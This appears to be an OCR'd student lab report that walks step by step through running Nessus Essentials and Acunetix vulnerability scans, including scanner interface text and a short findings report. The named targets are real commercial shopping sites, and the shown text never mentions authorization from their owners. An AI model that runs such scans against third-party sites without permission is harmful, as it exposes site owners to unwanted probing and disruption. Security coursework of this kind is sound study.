



Step 8 : Then click on save and on the dashboard in the scan there is small play button click on that to launch the scan




Step 9:Once we launch it will start scanning and we can see all the host on our network, in the vulnerabilities tab , we can see all the vulnerabilities


Import favorites
Amazon
Booking.com
Facebook
Acer
Gmail
YouTube
Maps
tenable Nessus Essentials
Scans
Settings
simonarumao
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
shopperstop
Back to My Scans
Configure
Hosts 1
Vulnerabilities 3
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
%
shoppersstop.com
1
11
99%
Scan Details
Policy: Web Application Tests
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:34 AM
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
Tenable and Thales Collaborate to Provide Cyber De...
Read More
28°C
Haze
ENG
IN
00:52
20-04-2024


FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
shopperstop
Back to My Scans
Configure
Hosts 1
Vulnerabilities 3
History 1
Filter
Search Vulnerabilities
3 Vulnerabilities
Sev
CVSS
VPR
Name
Family
Count
MIXED
HTTP (Multiple Issues)
Web Servers
8
INFO
Nessus SYN scanner
Port scanners
2
INFO
Web Server No 404 Error Code Check
Web Servers
2
Scan Details
Policy: Web Application Tests
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:34 AM
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
Oracle April 2024 Critical Patch Update Addresses ...
Read More
https://localhost:8834/#/scans/reports/24/vulnerabilities
28°C
Haze
ENG
IN
00:52
20-04-2024



Step 10 : Once the scan is performed we will get an option to generate report, if we click on it, it will an execute report format and click on generare format, it will generate an report for us



10.0.0.1

Vulnerabilities Total: 2

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	10180	Ping the remote host


* indicates the v3.0 score was not available; the v2.0 score is shown

C. Scan the below-mentioned targets Using the Acunetix Vulnerability scanner:
a) https://www.ebay.com/
b) https://shopping.rediff.com/


Website 1 : https://shopping.rediff.com/

Step 1: To perform the web application vulnerability scanning we are going to use the Acunetix vulnerability scanning tool, so firstly we need to download this tool to perform the scanning


Step 2: If you have the exe just download click on the file and open it and follow the default installation process and simply just click finish




Step 3 : Once you open the tool , we can see some interface like which has multiple options like dashboard,targets,scans etc




Step 4 : Go to the targets open and click on add target , In top there is a add target button




Step 5: Once you click on the add target button you have the option of adding a particular target link, we enter the link there and click on add target





Step 6: Once you add target we get a interface where we set the business Criticality to high,low,medium,critical, once we add that we can click on save button






Step 7: Then click on the scan button on the top to start scanning the web application




